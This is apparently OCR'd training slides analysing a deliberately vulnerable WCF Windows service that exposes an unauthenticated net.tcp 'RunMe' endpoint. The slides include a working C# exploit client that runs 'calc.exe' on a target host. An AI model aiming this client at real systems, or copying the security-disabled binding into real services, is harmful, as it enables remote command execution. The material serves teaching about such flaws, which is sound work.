- The OnStart method is called when a Windows service is started

```
public class VulnWCFService : ServiceBase
{
    public ServiceHost serviceHost = null;

    public VulnWCFService()
    {
        ServiceName = "VulnWCFService";
    }

    public static void Main()
    {
        ServiceBase.Run(new VulnWCFService());
    }

    protected override void OnStart(string[] args)
    {

        if (serviceHost != null)
        {
            serviceHost.Close();
        }

        Uri baseAddress = new Uri("net.tcp://localhost:81/vulnservice/runme");
        serviceHost = new ServiceHost(typeof(VulnService), baseAddress);
        NetTcpBinding binding = new NetTcpBinding();
        binding.Security.Mode = SecurityMode.None;
        binding.Security.Transport.ClientCredentialType = TcpClientCredentialType.None;

        try
        {
            serviceHost.AddServiceEndpoint(typeof(IVulnService), binding, baseAddress);
            serviceHost.Open();
```


VulnWCFService - Analysis



- The Address is defined
  - Scheme: net.tcp
  - Host: localhost
  - Port: 81
  - Path: /vulnservice/runme
- The Binding is defined:
  - NetTcpBinding is used
  - Service will be exposed over network
  - Binding security is disabled

```
public class VulnWCFService : ServiceBase
{
    public ServiceHost serviceHost = null;

    public VulnWCFService()
    {
        ServiceName = "VulnWCFService";
    }

    public static void Main()
    {
        ServiceBase.Run(new VulnWCFService());
    }

    protected override void OnStart(string[] args)
    {

        if (serviceHost != null)
        {
            serviceHost.Close();
        }

        Uri baseAddress = new Uri("net.tcp://localhost:81/vulnservice/runme");
        serviceHost = new ServiceHost(typeof(VulnService), baseAddress);
        NetTcpBinding binding = new NetTcpBinding();
        binding.Security.Mode = SecurityMode.None;
        binding.Security.Transport.ClientCredentialType = TcpClientCredentialType.None;

        try
        {
            serviceHost.AddServiceEndpoint(typeof(IVulnService), binding, baseAddress);
            serviceHost.Open();
```


VulnWCFService - Analysis



- A call to AddServiceEndpoint is made which consumes the Address, Binding, and Contract to deploy the service
- Calls to AddServiceEndpoint will help locate the information needed to connect to the service

```
public class VulnWCFService : ServiceBase
{
    public ServiceHost serviceHost = null;

    public VulnWCFService()
    {
        ServiceName = "VulnWCFService";
    }

    public static void Main()
    {
        ServiceBase.Run(new VulnWCFService());
    }

    protected override void OnStart(string[] args)
    {

        if (serviceHost != null)
        {
            serviceHost.Close();
        }

        Uri baseAddress = new Uri("net.tcp://localhost:81/vulnservice/runme");
        serviceHost = new ServiceHost(typeof(VulnService), baseAddress);
        NetTcpBinding binding = new NetTcpBinding();
        binding.Security.Mode = SecurityMode.None;
        binding.Security.Transport.ClientCredentialType = TcpClientCredentialType.None;

        try
        {
            serviceHost.AddServiceEndpoint(typeof(IVulnService), binding, baseAddress);
            serviceHost.Open();
```

VulnWCFService - Exploitation



- To exploit this service a WCF client must be developed
- First add a reference to System.ServiceModel
- Next define the service Contract
- The interface method RunMe does not have to be implemented

```
using System.ServiceModel;

namespace VulnServiceClient {

    [ServiceContract]
    public interface IVulnService {

        [OperationContract]
        void RunMe(string str);
    }

    public class VulnServiceClient : IVulnService {

        public static void Main(string[] args) {
            string host;
            host = (args.Length == 0) ? "localhost" : args[0];
            ChannelFactory<IVulnService> channelFactory =
                new ChannelFactory<IVulnService>(
                    new NetTcpBinding(SecurityMode.None),
                    string.Format("net.tcp://{0}:81/VulnService/RunMe", host)
                );
            IVulnService client = channelFactory.CreateChannel();
            client.RunMe("calc.exe");
        }

        public void RunMe(string str) {
            throw new NotImplementedException();
        }
```


VulnWCFService - Exploitation

- WCF clients communicate over Channels
- Channels are created using the ChannelFactory class which take an Address, Binding and Contract in its constructor
- Calling CreateChannel on the ChannelFactory returns a client object which can be used to invoke the operations defined in the service contract

```
using System.ServiceModel;

namespace VulnServiceClient {

    [ServiceContract]
    public interface IVulnService {

        [OperationContract]
        void RunMe(string str);
    }

    public class VulnServiceClient : IVulnService {

        public static void Main(string[] args) {
            string host;
            host = (args.Length == 0) ? "localhost" : args[0];
            ChannelFactory<IVulnService> channelFactory =
                new ChannelFactory<IVulnService>(
                    new NetTcpBinding(SecurityMode.None),
                    string.Format("net.tcp://{0}:81/VulnService/RunMe", host)
                );
            IVulnService client = channelFactory.CreateChannel();
